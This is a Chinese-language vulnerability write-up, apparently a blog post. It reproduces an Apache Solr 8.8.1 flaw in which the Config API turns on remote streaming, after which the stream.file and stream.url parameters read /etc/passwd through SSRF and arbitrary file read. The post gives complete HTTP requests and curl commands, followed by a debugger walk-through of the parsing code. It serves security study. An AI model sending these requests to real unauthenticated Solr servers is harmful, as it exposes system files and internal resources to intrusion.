漏洞简介

这几天 Skay 师傅 发布了一篇文章 Apache Solr 组件安全概览 对 Apache Solr 的历史漏洞做了个详细的分析，同时也公布了一个未被官方所承认的漏洞，网络上也有很多文章进行复现，但是对之分析的文章并不是很多，于是想结合本地进行调试尝试。


Apache Solr 是一个开源的搜索服务，使用 Java 语言开发。Apache Solr 的某些功能存在过滤不严格，在 Apache Solr 未开启认证的情况下，攻击者可直接构造特定请求开启特定配置，并最终造成 SSRF 和任意文件读取漏洞。

漏洞复现


环境搭建，下载符合存在的漏洞的 Apache 漏洞版本：Apache Solr 8.8.1，同时下载源码文件和二进制文件，方便进行调试。之前曾对 CVE-2020-13957 Apche Solr 未授权上传漏洞 进行过简单的分析，但是时间过去了好久，一些相关的操作都忘记了，之前也是完全利用在 windows 系统上进行调试，这一次尝试利用 linux 进行调试分析。

```
tar -zxvf  solr-8.8.1.tgz #解压文件
cd  /solr-8.8.1/bin/
./solr -c -f -a "-Xdebug -
Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=18522" -p 8983 # 以Debug
模式启动
./solr create -c test_solr  #创建一个数据驱动模式的核心
```

访问网站




我们需要首先获取 core 名称



漏洞的利用总共需要两步，首先利用 Config API 打开默认关闭的 requestDispatcher.requestParsers.enableRemoteStreaming 开关，之后再进行文件读取的操作。


```
POST  /solr/test_solr_shard1_replica_n1/config/ HTTP/1.1
Host: 192.168.176.171:8983
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 80

{"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":true}}
```



SSRF 和任意文件读取漏洞在同一个 HTTP 请求中触发，分别对应着不同的参数


stream.file参数触发任意文件读取漏洞

```
POST /solr/test_solr_shard1_replica_n1/debug/dump?param=ContentStreams HTTP/1.1
Host: 192.168.176.171:8983
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Connection: close
Content-Length: 24

stream.file=//etc/passwd
```



stream.url触发SSRF漏洞，Java中可利用file协议利用SSRF，可用来实现任意文件读取

```
POST /solr/test_solr_shard1_replica_n1/debug/dump?param=ContentStreams HTTP/1.1
Host: 192.168.176.171:8983
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Connection: close
Content-Length: 29

stream.url=file:///etc/passwd
```



Tips:在构造 POC 时，中间一度无法成功，直接复制别人的 POC 发送时是可以的，但是自己构造的数据包时却无法成功，经过逐行比较，发现我在构造数据包时没有添加这一句 `Content-Type: application/x-www-form-urlencoded`
对于 "application/x-www-form-urlencoded" 其参数组织形式是键值对,name=zhangsan&age=18
对于 "application/json" 其参数组织形式为，{name:"zhangsan",age:"18"}

通过 GET 请求去读取文件时，就没有这方面的问题，application/x-www-form-urlencoded 是浏览器通过页面表单方式提交时的编码格式，所以同通过 POST 去请求时，需要声明，负责服务器端无法接收提交的数据。

通过 CURL 方式来利用漏洞

- curl http://192.168.176.171:8983/solr/admin/cores?wt=json
- curl -d '{"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.176.171:8983/solr/test_solr_shard1_replica_n1/config -H 'Content-type:application/json'
- curl "http://192.168.176.171:8983/solr/test_solr_shard1_replica_n1/debug/dump?param=ContentStreams" -F "stream.url=file:///etc/passwd"

漏洞分析

V1 API V2 API

```
curl -H 'Content-type:application/json' -d '{"set-property":
{"requestDispatcher.requestParsers.enableRemoteStreaming":true}}'
'http://localhost:8983/solr/techproducts/config'
```

> If `enableRemoteStreaming="true"` is used, be aware that this allows *anyone* to send a request to any URL or local file. If the DumpRequestHandler is enabled, it will allow anyone to view any file on your system.

挖掘漏洞的话，应该要把这个产品的文档先通读一遍，可以找出其中敏感的参数以及配置方法。

Content Stream Sources


Currently request handlers can get content streams in a variety of ways:

- For multipart file uploads, each file is passed as a stream.
- For POST requests where the content-type is not `application/x-www-form-urlencoded`, the raw POST body is passed as a stream. The full POST body is parsed as parameters and included in the Solr parameters.
- The contents of parameter `stream.body` is passed as a stream.
- If remote streaming is enabled and URL content is called for during request handling, the contents of each `stream.url` and `stream.file` parameters are fetched and passed as a stream.

By default, curl sends a `contentType="application/x-www-form-urlencoded"` header. If you need to test a SolrContentHeader content stream, you will need to set the content type with curl's `-H` flag.

英语水平不是太强，只能看懂大概：通过 `enableRemoteStreaming="true"` 开启远程流，如果远程流被启用并请求处理过程中的URL的内容要求，每个内容stream.url和stream.file参数，并将其作为流通过。

进行一下调试，对相关代码进行分析，启动 idea ， 并配置远程调试



org.apache.solr.servlet.SolrRequestParsers#buildRequestFrom(SolrCore, SolrParams, Collection<ContentStream>, RTimerTree, HttpServletRequest)

```
192   private SolrQueryRequest buildRequestFrom(SolrCore core, SolrParams params, Collection<ContentStream> streams,  core: SolrCore@8395  params: MultiMapSolrParams@8473  streams: U
193                                             RTimerTree requestTimer, final HttpServletRequest req) throws Exception {  requestTimer: RTimerTree@8475  req: SolrDispatchFilter$1@84
194     // The content type will be applied to all streaming content
195     String contentType = params.get( CommonParams.STREAM_CONTENTTYPE );  contentType: null
196
197     // Handle anything with a remoteURL
198     String[] strs = params.getParams( CommonParams.STREAM_URL );  strs: String[1]@8477  params: MultiMapSolrParams@8473
199     if( strs != null ) {
200       if( !enableRemoteStreams ) {
201         throw new SolrException( ErrorCode.BAD_REQUEST, "Remote Streaming is disabled." );
202       }
203       for( final String url : strs ) {  url: "file:///etc/passwd"  strs: String[1]@8477
204         ContentStreamBase stream = new ContentStreamBase.URLStream( new URL(url) );  stream: ContentStreamBase$URLStream@8486  url: "file:///etc/passwd"
205         if( contentType != null ) {
206           stream.setContentType( contentType );  contentType: null
207         }
208         streams.add( stream );  streams: Unable to evaluate the expression Cannot find source class for java.util.List  stream: ContentStreamBase$URLStream@8486
209       }
210     }
```

```
212     // Handle streaming files
213     strs = params.getParams( CommonParams.STREAM_FILE );  params: MultiMapSolrParams@8525
214     if( strs != null ) {
215       if( !enableRemoteStreams ) {
216         throw new SolrException( ErrorCode.BAD_REQUEST, "Remote Streaming is disabled. See http://lucene.apache.org/solr/guide/requestdispatcher-in-solrconfig.html for help" );
217       }
218       for( final String file : strs ) {  file: "/etc/passwd"  strs: String[1]@8529
219         ContentStreamBase stream = new ContentStreamBase.FileStream( new File(file) );  stream: ContentStreamBase$FileStream@8531  file: "/etc/passwd"
220         if( contentType != null ) {
221           stream.setContentType( contentType );  contentType: null
222         }
223         streams.add( stream );  streams: Unable to evaluate the expression Cannot find source class for java.util.List  stream: ContentStreamBase$FileStream@8531
224       }
225     }
```

参考文章

Solr参考指南8.0

Apache Solr任意文件读取和SSRF漏洞的自动化挖掘 Apache Solr 组件安全概览